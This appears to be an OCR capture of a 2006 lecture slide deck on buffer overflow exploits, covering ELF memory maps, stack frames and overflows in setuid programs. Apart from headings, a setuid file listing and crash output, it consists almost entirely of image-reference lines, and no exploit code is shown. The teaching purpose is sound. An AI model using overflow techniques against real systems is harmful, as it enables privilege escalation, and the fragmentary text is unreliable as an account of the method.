Buffer Overflow Exploits

Torsten Grust

TU München, Dept. of Computer Science

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and
LUG Erding

`grust@in.tum.de`

May 24, 2006

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

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

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

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Bugs Turn into System Vulnerabilities

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

```
-rwsr-xr-x    root shadow    /usr/bin/passwd
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Unix Runtime: Memory Map for an ELF Executable

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

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

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

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

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

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

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

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



ELF Memory Map for Process Executing `/bin/ls -l`

- Memory map after program invocation:



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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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



Function Call and Return: Stack Frames



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

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

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

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

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

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

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

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



Buffer Overflow



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

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

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

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Segmentation fault
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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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Segmentation fault
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
```

Buffer Overflow



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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

